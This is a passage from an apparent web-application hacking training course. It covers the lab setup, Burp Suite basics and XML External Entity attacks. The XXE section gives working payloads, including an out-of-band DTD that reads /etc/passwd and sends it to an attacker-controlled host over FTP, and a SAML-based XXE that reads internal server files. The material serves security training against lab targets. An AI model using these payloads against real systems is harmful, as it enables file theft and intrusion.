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- 9+ years of experience in Information Security
- **Consulting experience:**
Large organizations across different sectors network, system and application security
- **Specialize:**
Mobile, Web App and Desktop App Security
- **GitHub Repositories Owner:**
Blacklist3r
SerealizedPayloadGenerator
android_application_analyzer
- **Credits and Accolades:**
LastPass, 1Password, Tesla, Intercom etc. for finding bugs

Claranet Cyber Security Services - Meet the expert

Sanjay Gondaliya
Principal Security Consultant

"To do well in this industry, a person needs to tick some essential boxes. First of all, accuracy is crucial; there is no room for doubt and grey areas – and this is definitely the case when client work is delivered. Secondly, they must be able to learn about and adapt to new changes almost every day. This is a common standard that needs to be adopted by anyone who wants to work in Information Security and is definitely the case for all Security Consultants at NotSoSecure, who all meet this key criteria."

Key Skills

- Web application security testing
- Secure code review
- Mobile application security testing
 - Android
 - iOS
- Network testing
- Thick Client Testing
- GitHub Repositories Owner
 - Blacklist3r
 - Android Application Analyzer
 - Serialized Payload Generator

Role

Sanjay has been a Senior Security Consultant with NotSoSecure since June 2018 and his work mostly involves Penetration Testing of web applications, mobile applications (especially Android) and external infrastructures. His work also involves code review for some major clients. These are generally large organisation and commerce platforms, that are mostly based in Europe and the US. He also contributes to the researching and updating NotSoSecure Advanced Web Hacking training courses. Finally, his job involves undertaking various types of research, which is published on the NotSoSecure blog and NotSoSecure's GitHub Repository.

Background

Sanjay has a Bachelor's degree in Commerce and a Master's degree in Computer Applications gained in 2012. Before joining NotSoSecure, he worked as a Security Engineer for the Bitcoin exchange and before then as a Security Analyst for Net-Square. Prior to this security role in Net-Square, he worked as a Software developer as well as Senior Software developer as Team Leader where he skilled in various programming languages like (c#,net, python, ruby, c, c++, Java). He now has extensive penetration testing experience involving web application, mobile application, and external infrastructure assessment. He has participated and presented in a number of Null chapters and also participated in Bug Bounty programmes.

Training Background

Course content contributor and trainer for NotSoSecure's Advanced Web-Hacking class.

Passion

The aspects of Sanjay's work that most appeal are the opportunities of constantly learning about new technologies and developments in Information Security and related issues, plus the challenge of needing to keep his skills and knowledge up- to-date. This absolutely needs to be done in a highly consistent and invariably daily manner. He also greatly enjoys the research part of his work. Inevitably, this feeds into the ultimate objective of securing clients' systems and digital data, which in turn means assessing and identifying the very many new threats, vulnerabilities and technologies that appear on an almost daily basis.

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Virtual Training Platform

- Mdbook Portal
- Kali VM
- Student Pack Zip
- MS Teams – Setup
- Zoom - (Support team not respond to zoom chat query)
- Mdbook – Exercise walkthrough
- MS Teams – Poll
- Progress Portal
- Hourglass



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What you will learn

- How to identify and exploit advanced web vulnerabilities (especially server-side flaws)
- Some neat and ridiculous web application vulnerabilities found during our pentests and in Bug Bounty programs

Lab setup



Kali VM

- Credentials : Username: **root** Password: **toor**
- All the tools/scripts are present in the directory **/root/tools/**
- **Note:** Use the provided kali VM during this course as it has custom configurations

VPN

- Follow the instructions in the “OVA_Import_VPN_Setup_Guide.pdf” in the Student Pack to connect to the VPN.
- Once connected, open <http://topup.webhacklab.com> in browser

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Targets for pwnage!

- <http://topup.webhacklab.com>
- <http://shop.webhacklab.com>
- <http://mblog.webhacklab.com>
- <http://mblognew.webhacklab.com>
- <http://hc.webhacklab.com>
- <http://books.webhacklab.com>
- <http://slim.webhacklab.com>
- <http://utility.webhacklab.com>
- <http://cloud.webhacklab.com>
- <http://expense.webhacklab.com>
- <http://reimbursement.webhacklab.com>
- <http://admin.webhacklab.com>



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Account creation

- Create your accounts using the registration forms:
 - <http://topup.webhacklab.com/Account/Register>
 - <http://shop.webhacklab.com/register.php>
 - <http://mblog.webhacklab.com/register>
- The exercises reflect the real-life environment. Some of the hacks will result in high privilege access and dumping of entire database.
Do not use personal or corporate email ID to register.
- **Note:** The lab requires valid email accounts as there will be emails sent to these accounts during testing.
Also, during the exercises wherever you see '**X**' it means your user id (e.g. for user132, '**X**' means 132).



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Throwaway email service

- Use throwaway email to create a temporary email:
 - <https://www.mailinator.com>
 - <http://en.getairmail.com>
 - <https://temp-mail.org/en>
 - <https://getnada.com>



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Delegate agreement

Any abuse of these privileges beyond the stated aims will result in **automatic disqualification** from the course;

- Denial of service by dropping tables/databases
- Shutting down the system
- Interfering with other delegates' work.
- Please use business language for any content posted on any test application.
- Please do **NOT** use your own Credit Card details for any exercise. Use random number and they should work for the specific exercise.
- **Out of Scope:** 192.168.4.0/24, 192.168.5.0/24 range and OneLogin domains.



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Syllabus modules

1: Burp Suite Primer

2: XML External Entity (XXE) Attacks

3: SQL Injection Masterclass

4: Remote Code Execution (RCE)

5: Server-Side Request Forgery (SSRF)

6: Miscellaneous Injections



Module:
Burp Suite

- ☑ What is Burp Suite and why is it important for penetration testing?
- ☑ Burp Suite - Basic features such as Proxy, Repeater, Intruder, Decoder, Comparer etc.
- ☑ Extensions such as Logger++, SAML Editor, Java Serial Killer etc.

Burp Suite - Introduction

- Web application penetration testing tool developed in JAVA
- Also known as “Interception Proxy” tool
- Developed by “PortSwigger Ltd.”
- Available as Enterprise, Professional and Community versions
- Various features
 - Basic - Proxy, Intruder, Repeater, Decoder and Comparer
 - Advance - Scanner, Sequencer, Collaborator and Infiltrator
- Burp Suite is available for Linux, Mac, Windows based OS




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Burp Proxy

Burp Proxy is an intercepting proxy tool that can work as man-in-the-middle between your web browser and target's web server.



Key features of Burp

- Repeater
- Intruder
- Decoder
- Comparer
- Scanner
- Collaborator
- Extender



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Burp Repeater

- Used for manipulating and reissuing individual requests and analyze application's responses
- Loads request from Burp's any feature such as Proxy, Intruder, Scanner etc.
- Burp Repeater Manages request history
- Provides options such as include automatic updation of the Content-Length header, unpacking of compressed content and the following of redirections



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Burp Decoder



- Transforming data in one format to another - encode or decode
- Smart decoding - Decoder will identify the encoding format and decode it

Type	Data	Encoded
URL	<!Hello World@>	%3c%21%48%65%6c%6c%6f%20%57%6f%72%6c%64%40%3e
HTML	<!Hello World@>	<!Hello World@>
Base64	<!Hello World@>	PCFIZWxsbyBXb3JsZEA+
ASCII Hex	<!Hello World@>	3c2148656c6c6f20576f726c64403e
Hex	Hi, 1234567890	Hi, 499602d2
Octal	Hi, 1234567890	Hi, 11145401322
Binary	Hi, 1234567890	Hi, 1001001100101100000001011010010
Gzip	Hi, 1234567890	<

Burp Decoder Improved - Extension

- Decoder Improved supports all of decoder's encoding, decoding, and hashing modes. Decoder Improved can encode and decode URL, HTML, Base64, ASCII Hex, GZIP, and zlib

Additionally, Decoder Improved can hash data using MD2, MD5, SHA, SHA-224, SHA-256, SHA-384, and SHA-512.



Reference : <https://portswigger.net/bappstore/0a05afd37da44adca514acef1cdde3b9>



Burp Suite **Recommended Tools**

- AuthMatrix/AuthZ/Autorize - Authorization checks
- Backslash Powered Scanner - Advanced payloads while active scanner
- Collaborator Everywhere - OOB requests
- Hackvertor – Advanced Encoder/Decoder
- Java Serial Killer - payload generation tool for Java object deserialization
- Handy Collaborator - OOB requests while manual test using Repeater
- HUNT Suite - Identify common parameters for known vulnerabilities
- J2EEScan - Scanner for Java based application
- Logger++ - Keeps logs of everything
- Protobuf Decoder - Protobuf protocol
- Retire.js - Check for outdated software
- SAML Editor/SAML Encoder-Decoder/SAML Raider - SAML requests
- WSDLER/WSDL Wizard - Web service automation




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Module:
**XML External
Entity (XXE)
Attacks**

- XXE Basics
 - Out of Band Exploitation
 - XXE through SAML
 - XXE in File Parsing
 - XXE via XInclude
- And relevant case studies

XML External Entity (XXE) Basics

- An XML External Entity attack is a type of attack against an application that parses XML input
- This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser, leading to the disclosure of confidential data, DoS, SSRF, port scanning etc.



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XML Entity



- Entity represented by &entityname;
- Think of it like a storing a variable

```
<?xml version="1.0" standalone="yes" ?>
```

```
<!DOCTYPE author
```

```
[ <!ELEMENT author (#PCDATA)>
```

```
<!ENTITY js "Jo Smith">
```

```
]>
```

```
<author>&js;</author>
```

```
www.freebsd.org/doc/en_US.ISO8859-1/books/fdp-primer/xml-primer-include.htm

Example 7.10. Using General Entities to Include Files

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" [
<!ENTITY chapter.1 SYSTEM "chapter1.xml">
<!ENTITY chapter.2 SYSTEM "chapter2.xml">
<!ENTITY chapter.3 SYSTEM "chapter3.xml">
<!-- And so forth -->
]>

<html xmlns="http://www.w3.org/1999/xhtml">
  <!-- Use the entities to load in the chapters -->

  &chapter.1;
  &chapter.2;
  &chapter.3;
</html>
```

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


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XML Parsing in Applications



- Many applications parse the XML files submitted by the end user and may display elements of the XML file in the output



e.g. Thanks
"Jo Smith" for
your submission

```
<?xml version="1.0" standalone="yes" ?>  
<!DOCTYPE author  
[ <!ELEMENT author (#PCDATA)>  
<!ENTITY js "Jo Smith">  
>  
<author>&js;</author>
```



Exercise

XML External Entity (XXE)

- Identify and exploit XXE to extract the contents of the file `'/etc/passwd'` :

Challenge URL:

<http://hc.webhacklab.com/v1/api/status>

Out of Band Basics

- Out of band technique can be used in case if we do not get response to the same page, by making the application server make requests (HTTP/DNS/FTP etc.) to an external host (controlled by the attacker)



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JSON to XML



- JSON requests can also be converted to XML (incase server also supports XML):

Content-Type:

application/json → Content-Type: application/xml

```
POST /v2/api/status HTTP/1.1
Host: hc.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv=52.0)
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 48
Origin: http://hc.webhacklab.com
Connection: close
Referer: http://hc.webhacklab.com/HealthCheckV2
Cookie: JSESSIONID=06AFEAB2F69B5FB4FDF2C4978441FF62

{
  "Object":{
    "IP":"10.1.1.1",
    "Domain":"test.com"
  }
}
```

JSON request

```
POST /v2/api/status HTTP/1.1
Host: hc.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv=52.0)
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Length: 164
Origin: http://hc.webhacklab.com
Connection: close
Referer: http://hc.webhacklab.com/HealthCheckV2
Cookie: JSESSIONID=06AFEAB2F69B5FB4FDF2C4978441FF62
Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<root>
  <Object>
    <IP>10.1.1.1</IP>
    <Domain>test.com</Domain>
  </Object>
</root>
```

Converted XML request

Trying XXE now ?

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Advanced XXE Exploitation over OOB channels

- In certain cases, the XML external entities are being processed on the server side yet don't reveal any information in the response to confirm the XXE execution
- In such cases Out-of-band (OOB) channels such as DNS, HTTP and FTP can be used for confirmation and exploitation of XXE

XXESERV is one such tool which can be used to set up a mini web server with FTP support for XXE payloads.

<https://github.com/staaldraad/xxeserv>

Reference:

<https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf>



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Advanced XXE Exploitation over OOB channels



Attack Scenario:

- For OOB exploitation an attacker can craft payloads which contain requests for externally hosted Document Type Declaration (DTD), which can be used for confirming the vulnerability
- Further exploitation in form of file extraction.

```
<?xml version="1.0" ?>
<!DOCTYPE extdtd [
<!ENTITY % ent SYSTEM "http://192.168.4.84:8000/ext.dtd">
%ent;
%c;
]>
<extdtd>&rrr;</extdtd>
```

Request payload

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://192.168.4.84:2121/%d;'>">
```

ext.dtd

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Exercise

Adv XXE Exploitation over OOB

- Identify and exploit blind XXE over OOB channels on the API v2 to extract the contents of the file `/etc/passwd` from the host:

Challenge URL:

<http://hc.webhacklab.com/v2/api/status>

- **Note:** Use userX.webhacklab.com for performing this exercise

XXE through SAML

- SAML based service requests contain XML document and hence are prone to XML External Entity (XXE) attacks



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Security Assertion Markup Language (SAML)

- In SAML based authentication the user provides credentials at a login interface, based on which the identity provider provides (IDP) a SAML response containing assertions with NameID attributes containing user information and signed message in XML
- The XML document (base64 encoded) is further passed on to the service the user needs to access. The service provider (SP) validates the provided XML and allows access to user based on the validity




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SAML Workflow



Reference:
<https://upload.wikimedia.org/wikipedia/en/0/04/Saml2-browser-ss0-redirect-post.png>

SAML Response



```
<samlp:Response
  xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
  xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
  ID="R04720b73a994c999bda0080042126f997f9464bc"
  Version="2.0" IssueInstant="2022-07-13T09:54:36Z"
  Destination="http://topup.webhacklab.com/"
  InResponseTo="_781c642a-6f33-405a-ac7f-c38267bb4b9f">
  <saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer>
  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
  </samlp:Status>
  <saml:Assertion
    xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
    xmlns:xs="http://www.w3.org/2001/XMLSchema"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Version="2.0" ID="pfxd2409976-1bc8-45ad-1fb2-5da4c5a2d23a"
    IssueInstant="2022-07-13T09:54:36Z">
    <saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer>
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">user@webhacklab.com</saml:NameID>
      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2022-07-13T09:57:36Z" Recipient="http://topup.webhacklab.com/"
          InResponseTo="_781c642a-6f33-405a-ac7f-c38267bb4b9f"/>
      </saml:SubjectConfirmation>
    </saml:Subject>
    <saml:Conditions NotBefore="2022-07-13T09:51:36Z" NotOnOrAfter="2022-07-13T09:57:36Z">
    <saml:AuthnStatement AuthnInstant="2022-07-13T09:54:35Z" SessionNotOnOrAfter="2022-07-14T09:54:36Z" SessionIndex="
      f9367f3a-2218-4c1a-8d70-df1865447051">
    </saml:AuthnStatement>
  </saml:Assertion>
</samlp:Response>
```

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Attack Scenario



If the XML parser is weakly configured,

- The attacker can inject the payload into the SAML-XML service document and execute the payload which leads to XXE

1 XXE OOB payload injected into decoded SAML

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE foo SYSTEM "http://www.example.com/xxe.dtd">
3 <saml:Response Destination="http://www.example.com" ID="123456789">
4
5
6
7 <saml:Issuer xmlns:saml="urn:oasis:names:tc:SAML:2.0:protocol" name="urn:oasis:names:tc:SAML:2.0:assertion">IDP_MAAC_PROD</saml:Issuer>
8 <saml:Status xmlns:saml="urn:oasis:names:tc:SAML:2.0:protocol">
9 <saml:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"
10 xmlns:saml="urn:oasis:names:tc:SAML:2.0:protocol"/>
</saml:Status>
```

2 Server-side parser fetches and executes external DTD

```
python -m SimpleHTTPServer 8999
Serving HTTP on 0.0.0.0 port 8999 ...
-- [14/Sep/2016 17:49:51] "GET /xxe.dtd HTTP/1.1" 200 -
-- [14/Sep/2016 17:51:45] "GET /xxe.dtd HTTP/1.1" 200 -
-- [14/Sep/2016 17:52:14] "GET /xxe.dtd HTTP/1.1" 200 -
```

3 Payload extracts the content of internal file

```
<!ENTITY % payload SYSTEM "file:///inetpub/wwwroot/iisstart.htm">
<!ENTITY % param1 "<!ENTITY &#37; external SYSTEM 'file:///payload;'">
%param1; %external;
```



Demo

XXE through SAML

- Exploit SAML XML to perform XXE attack and extract the contents of the file “`c:/windows/win.ini`” from the host:

Challenge URL:

<http://topup.webhacklab.com/saml/SAML.aspx>

XXE in File Parsing

- **Open Document Format** is an XML based file format
- Files in ODF : docx, pptx, xlsx, odt, ods, odp and more
- The files are zip collection of multiple XML's
- This gives rise to possibilities of exploiting XXE bugs in file parsers
- A user can edit these XML files and inject an XXE payload. If the backend XML parser allows XML External Entities, an attacker can abuse it to perform an XXE attack





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XXE in File Parsing



